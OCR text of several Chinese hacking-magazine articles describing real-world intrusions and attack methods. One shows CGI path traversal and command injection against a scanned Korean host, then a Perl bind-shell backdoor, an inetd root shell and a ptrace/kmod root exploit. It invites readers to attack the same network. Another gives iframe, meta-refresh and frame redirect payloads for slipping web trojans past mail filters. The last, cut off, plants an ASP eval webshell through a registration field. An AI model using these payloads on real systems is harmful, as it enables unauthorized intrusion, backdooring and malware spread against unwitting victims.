
现在已经是1点多了，我总不能等它跑完字典吧？说不定天亮也跑不出来那可完了，于是把惟一的数据库翻翻，看有什么有用的东西。"DV_Log"表里竟然记录了大量的操作信息，甚至还有几串让我看着觉得很怪的字符，难道是密码？还真是密码，拿着它直奔后台，把"黑客学习班"封了，发论坛公告说那个版不再开。

从"动力"到DVBBS论坛，没有"动力"的暴库就没有DVBBS的数据库下载，没有DVBBS数据库的日志记录密码就没有入侵后台，整个过程是相互关联的。其实这次并没有什么新的技术，只要多些留意就会有很多的问题出现。希望论坛管理员将不需要的日志清除，日志有好也有不好的地方，通常日志也会让别人看到一部分泄密的密码之类的问题。

适合读者	Linux爱好者,Cgi程序员
前置知识	Linux基本命令
难度等级	中

文/图 CS之舞

CGI漏洞配合本地溢出 搞定Linux主机



本人是大菜鸟一个,很想学Linux入侵,可是最近也没出什么大点的漏洞和Exploit,连上次出的CVS Remote Entry Line Heap Overflow我都没找到一台肉机,真是苦了我们这些菜鸟了。听说H国的网络安全意识差点,肉鸡多多,我就抱着一线希望去扫扫吧。随便选了一个C段 203.236.241.*,最后发现203.236.241.2**这个IP开的服务不少,21、23、53、110、389、1002、1720都开了,初步确定为Linux机器。在安全行业有句话叫做"服务开放越少,安全系数就越高"。看它开放了这么多服务,安全性可能不是很高,我们就以它做目标了(我发现这一网段好东东不少,和我有相同兴趣的朋友们不妨拿出工具箱,大家一起来练手)!

接下来我就对目标一阵狂轰乱扫,用Retina扫出来的漏洞倒是不少,可基本上没什么用,全是些Apache模板漏洞,我想这些漏洞的Exploit应该是有的,可是对我们这些菜鸟来说却是无缘得到了。然后再换SSS扫描了一下,得到了一些CGI漏洞,如http://xxxxxxxxxxxx/index.php?tampon=test等,误报多多啊! 郁闷,感觉眼睁睁看着自己被人拿刀捅了一下……大家的收获如何? 希望不要和我一样才好。

正准备打退堂鼓的时候,突然发现这个服务器的Web程序用了CGI,心里一喜,这可能就是我们的突破口吧! 在Web瞎逛了一会儿,看到一个使用参数的地方:

```
http://xxxxxxxxxxxxx/i-mall/i-mall.cgi?p=shopping_center.html
```

这个i-mail很少看到,不知道是什么系统。也不管这么多了,直接改变参数看看! 首先试试常用的"../",试试可不可以跳到"etc/passwd"这个文档。慢慢一步一步加"../",如下:

```
http://xxxxxxxxxxxxx/i-mall/i-mall.cgi?p=../ect/passwd%00
```

注意这里后面一定要加"%00",当我尝试加到第7个"../"的时候,顺利读出了Passwd文件,如图1所示!

```
http://xxxxxxxxxxxxx/i-mall/i-mall.cgi?p=../../../../../../../etc/passwd%00
```

出来好多用户啊! 现在我们要做的就是把Passwd文件复制下来,再分离用户。




图1

小笔记 如何简单分离密码文档?

分离用户的简单办法可以直接在Linux下分离,假设123是一个Passwd文件,那么执行 $cut -d: -f 1 123 > users,通过这一句命令就实现了分离功能,并写入文件Users。其中"-d"是把":"作为分隔符,"-f"是指取第一个字段。这样就就可以很方便的把Users提出来做个字典。

得到了这么多账户和密码,可以选择去跑FTP密码,但是大家想想,有这么多账户,不可能没有弱口令吧? 对! 我猜想肯定有一个账号是弱口令。不过这个笨办法我还没试,等到山穷水尽再说吧(一起来玩的朋友情况如何? 有直接扫到的弱口令吗?)。

看到上面这个文档,也算是一个小突破了。可惜我是一个懒人,不想去挂字典跑,花时间不说,万一没跑出来可就气死人了。还是看看这个CGI能不能执行命令吧! 直接在参数后面加上一个"|ls -al|"。哈哈,这个CGI也写得太烂了,如图2所示。



图2

看到这里，可能大家都在想直接开启一个Telnet服务算了，用CGI写一条语句进去：

```
Echo 'telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd' >/tmp/.x;/usr/sbin/inetd -s /tmp/.x;rm -rf /tmp/.x;
```

要不干脆点来个"Echo '54321 stream tcp nowait root /bin/sh sh -i' >/tmp/.x"，连Telnet都免了，如果运气好，服务器没有防火墙，我们就可以直接Telnet 54321了！

想像中好像很容易，可惜就是空想，测试过后就是Telnet进不去。一招不行再换一招，用CGI写一个PL后门吧！

```
Echo "use Socket; \$port=1234; \$proto=getprotobyname('tcp'); \$cmd=\"httpd\"; \$system='/bin/sh'; \$0=\$cmd; socket(SERVER, PF_INET, SOCK_STREAM, \$proto) or die; setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, pack("l", 1)) or die; bind(SERVER, sockaddr_in(\$port, INADDR_ANY)) or die; listen(SERVER, SOMAXCONN) or die; for(; \$paddr = accept(CLIENT, SERVER); close CLIENT) { open(STDIN, \">&CLIENT\"); open(STDOUT, \">&CLIENT\"); open(STDERR, \">&CLIENT\"); system (\$system); close(STDIN);close(STDOUT);close(STDERR); }">>../../../../../tmp/test
```

这可省事多了，哈哈。

先在这个机器上执行"/usr/bin/perl x.pl"这个后门，看着IE进度条慢慢的增加，心里越来越激动了，等它完成后赶快去Telnet ip 1234，成功！呵呵，直接得到一个Shell，这下可方便多了。当然，这时的权限还不够高，我们得想办法提升权限。直接查看一下系统版本"uname -a"，内核版本是：

```
Linux kernel 2.1
```

抽支烟，休息一会儿。有朋友在测试这个网段吗？效果如何，是不是有所突破？大家一起讨论一下啦！

下面的事当然是想要得到ROOT了，一支烟的时间就OK了。我直接去http://www.k-otik.com/exploits/找了一个本地"ptrace/kmod"溢出，提升权限并获得了RootShell。把这个Code上传到服务器上，直接执行"Gcc-o 03.30.kernel.c root"编译，并执行"./root"看一下ID，呵呵，不负众望的00出来了。

对于后门，由于笔者对Linux还不熟悉，入侵这个服务器也是为了学习。对Linux下的RootKit还不了解，所以只装了一个Bind后门。再把服务器上的Shadow下载回来破解，把管理员密码拿到算是另一个后门吧，呵呵。至于怎么进一步进入内网，渗透服务器群就不在这里讨论了。

小知识 Ptrace/kmod漏洞是什么？

为方便应用软件的开发和调试，从UNIX的早期版本开始就提供了一种对运行中的进程进行跟踪和控制的手段，也就是系统调用Ptrace()。通过Ptrace()，一个进程可以动态地读/写另一个进程的内存和寄存器，包括其指令空间、数据空间、堆栈以及所有的寄存器。与信号机制（以及其他手段）相结合，就可以实现一个进程在另一个进程的控制和跟踪下运行的目的。GNU的调试工具GDB就是一个典型的实例。


当进程请求的功能在模块中的情况下，内核就会派生一个子进程，并把子进程的"euid"和"egid"设置为0并调用"execve("/sbin/modprobe")"。问题是在子进程"euid"改变为0前可以被"ptrace()"挂接调试，因此攻击者可以插入任意代码到进程中并以ROOT用户的权限运行。

"Ptrace/kmod"的Exploit地址为：Http://www.k-otik.com/exploits/03.30.kernel.c.php，限于篇幅，也便于大家使用，我保存下来了（详细代码请查看光盘"源代码"栏目，按照文章名查找即可）。其实Linux本地的Exploit还是比较多，大家可以多试试，这个不行换另一个咯。

本文没有什么高深的技术，利用的只是管理员遗忘的CGI漏洞，笔者在这方面也才刚起步，文章有什么不对的地方欢迎指证——大家对这个网段的扫描如何了？有收获没有？记得一起到黑防论坛讨论哦！

适合读者	HTML语法
前置知识	PHP基本阅读能力
难度等级	中

暴风雨的先驱——邮件网页木马



文／图 xyzreg

大家肯定对网页木马已经很熟悉了，但对邮件网页木马呢？还不是很熟悉吧？其实网页木马有些高手已经使用很久了。我一直未见网上及杂志上有此方面的内容，这里就和大家一起来聊聊邮件网页木马的思路及实现方法。

邮件网页木马的危害巨大，最关键的一点是它能化被动为主动。目前网络上流行的网页木马其实是很被动的，它需要被害者点击目标网址。随着现在网民的安全观念的增强，一般不会轻易点击陌生的网址。但邮件网页木马就不一样了，你可以将电子邮件发送到你想要攻击的目标信箱。只要你根据社会工程学及心理学的东东，让邮件标题看上去不是明显的垃圾邮件或广告，那么接收者点击此邮件的希望就比较大了。而只要他点击了此邮件主题，看了信件，他就中招了！当然你也可以通过邮件群发器，这样的话，传

播速率比普通的网页木马以及电子书木马不知高多少倍！而且它最大的优点是：目标可指定性：它可以攻击你想要的指定用户，这一点是普通方法无法比拟的。

邮件网页木马其实就是在发E-mail以HTML方式内嵌网页木马，使邮件本身成为一个网页木马，技术本身并不难，但就是怕不往这方面想。还是赶快转入正题吧，否则，坏柿子扔过来啦，闪！

聪明的读者此时可能会说："邮件网页木马岂不是很简单？只要在发邮件时选择以HTML方式发送，再将网页木马的源代码写入不就可以了吗？"，事实上这只是没有具体去操作的一种空想，真实情况当然没这么简单。因为国内绝大部分信箱都对一些关键代码进行了屏蔽过滤，因而本文的重点将是研究怎样突破重围，在电子邮件中引入网页木马，达到我们的目的。

一般的网页木马都要用到JavaScript，但绝大部分邮件系统都对"<script>"标记作了屏蔽，我们只能另辟新法了。我们可以不直接将网页木马的代码写入邮件中，因为如果写入的话，有关代码会被屏蔽，网页木马将失效。我们可以写入转向代码，使用户浏览此邮件时转向我们放在自己网站上的网页木马。当然，邮件网页木马的难点就在于转向代码，写转向代码要有讲究，因为写得不巧妙的话，代码将会被邮件系统屏蔽。下面笔者来谈谈几种有效地可以在电子邮件中引入网页木马，而且没被邮件服务器屏蔽的转向代码。

因为绝大部分邮件系统都对"<script>"标记作了屏蔽，所以为了转向代码有效，均不使用JS和VBS标记。具体情况如下：

1. Window.Location法，代码如下：

```
<body onload="window.location='http://xxxxx';"></body>
```

2. 框架法，代码如下：

```
<frameset cols="100%,*">
<frame src="http://xxxxx" scrolling="auto">
</frameset>
```

其中Scrolling参数值得注意，合理使用可加强隐蔽性；Cols参数可根据自己的实际情况作更改。

3. META标志法，代码如下：

```
<META HTTP-EQUIV="Refresh" CONTENT="0;URL=http://xxxxx">
```

其中CONTENT后面的阿拉伯数字是代表过几秒钟转入目标网页。

4. Iframe内帧法：

```
<iframe src="http://xxxxx" width="0" height="0" frameborder="0">
```

其中Width="0" height="0"是引入网页的大小尺寸，可以根据你的实际需要加以调整。其中的Frameborder参数很重要，如果使用恰当的话，可以增强邮件网页木马的隐蔽性。为了让大家看得清楚，我将Widt和Height均设置为非零数值，转向的是网易的首页（如果转向的是放在自己网站上的网页木马，那结果读者朋友们该知道吧？呵呵）。如图1所示是设置Frameborder=1的效果，图2是设置为Frameborder=0的效果。




图 1

大家由上面两幅图即可知道，如果设置为Frameborder=1，邮件中可看见邮件服务器自动加带的页脚广告。而设置为Frameborder=0，则如图2所示，它不像普通的信件一样看见邮件服务器自动加带的广告。大家可根据具体情况选择Frameborder参数来获得最好的伪装引入效果，使对方感觉不到他所浏览的邮件是已经转向到你的网站上的网页木马。




图 2

上述代码笔者已经对国内的几乎所有电子信箱作了测试（具体情况就不在这里贴出了），以上4种方法各有千秋。第一种方法的适应范围最小，很多站点都屏蔽了它；但第2、3、4方法在国内的信箱测试中几乎全部通过，尤其第2、3种方法几乎百试百灵。

现在只要大家会制作网页木马，拥有了性能优秀的后门程序或木马程序，再配合本文所讲的邮件木马引入技术的话，贪心点再来个邮件群发，呵呵，你必将为所欲为，肉鸡成群！当然，稳妥的措施是邮件服务器实行严格的代码过滤，用户将邮件查看方式设置为以文本方式查看。

后记：笔者顺便还对几个国外著名的邮箱：Hotmail以及Yahoo作了测试，发现它们过滤得都非常严格，上述的4种方法的代码都被过滤。此时我深感国内邮件提供商与国外安全观念上的差距！但Hotmail以及Yahoo也并不是固若金汤，以色列网络安全公司GreyMagic Software已经发现Hotmail以及Yahoo邮箱也存在过滤不严的漏洞，我们可以用同步多媒体集成语言（SMIL）的HTML+TIME技术来突破屏蔽，实现转向引入网页木马的目的。庆幸的是此漏洞最近已经被Hotmail以及Yahoo修补，但国内的几乎所有电子信箱均存在此漏洞。当然，深爱钻研技术的你肯定会问，现在是否有针对Hotmail以及Yahoo邮箱的有效转向引入代码？答案是肯定的！这个问题留给大家思考，大家可以向XML方向去发散，相信你一定会找到的！

适合读者	脚本爱好者
前置知识	ASP基本语法
难度等级	中

脚本小子：互联网这块没有硝烟的战场上每天都有很多站点被攻陷，许多站点管理员的安全意识在一次又一次被攻击之后都逐渐有所提高，其中很突出的一个方面就是在ASP+Access程序的防护上，因为脚本攻击现在太火了，管理员们也知道了要把数据库后缀改为ASP或者ASA；并且在里面设置防下载表，这样一来，就算入侵者知道了数据库的物理路径，也是无法下载这样的数据库文件的。但大家别忘了攻防之间的此消彼长，就是因为这种所谓的安全思路，也同样给我们留下了可钻的空子。因为Asp.dll默认是解释ASP、ASA、CER等后缀的，我们同样可以利用它得到WebShell。下面我们举个例子来说明这一切。

来自于黑防攻防实验室的收获——

又一种突破防下载限制得到WebShell的方法

文/图 KYO

第四轮《黑客防线》攻防实验室开展几个月了，通过几个群和黑防论坛里的朋友们的讨论，出现了一个新的技术 突破防下载数据库并构造WebShell（详细代码请查看光盘"源代码"栏目，按照文章名查找即可）。这两天心情不错，于是找个站点练习一下这种技术吧！

随便找一个站点 http://www.51**.cn/ds/index.asp。呵呵，这是个盗帅的下载系统。好像新版本的盗帅没有SQL注入漏洞了，那么看看它默认的数据库改了没有。用浏览器请求http://www.51**.cn/ds/db/daidalos.mdb，失败了；不过现在管理员喜欢把数据库后缀改为ASP，也测试一下。再向浏览器请求"http://www.51**.cn/ds/db/daidalos.asp"出现如图1所示界面。看来管理员在数据库里加了防下载表，不过可以证明一点的是数据库路径猜对了。




图 1

于是我想，如果能在数据库里面写入数据，并把这个不能解释的语句注释掉，那么在浏览器中执行"http://www.51**.cn/ds/db/daidalos.asp"不就能执行我们所构造的ASP代码了吗？一个WebShell就这样诞生了！

如果要写入数据，我们没有其他注入方式，只能利用"注册用户"这个功能了。不过注册过程中，"账号"、"密码"、"信箱"、"问题"、"答案"等这些选项都限制了长度，无法构造那么短的代码，看来这是个问题……头大的时候去黑防论坛闲逛，看着满屏幕提问、回答，突然来了灵感——注册成功后，"修改资料"中的"头像"没限制长度哦！赶紧在"头像"栏中写入如下代码（如图2 所示）。

```
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form("kyo327")+"")</SCRIPT><%On Error Resume Next//
```

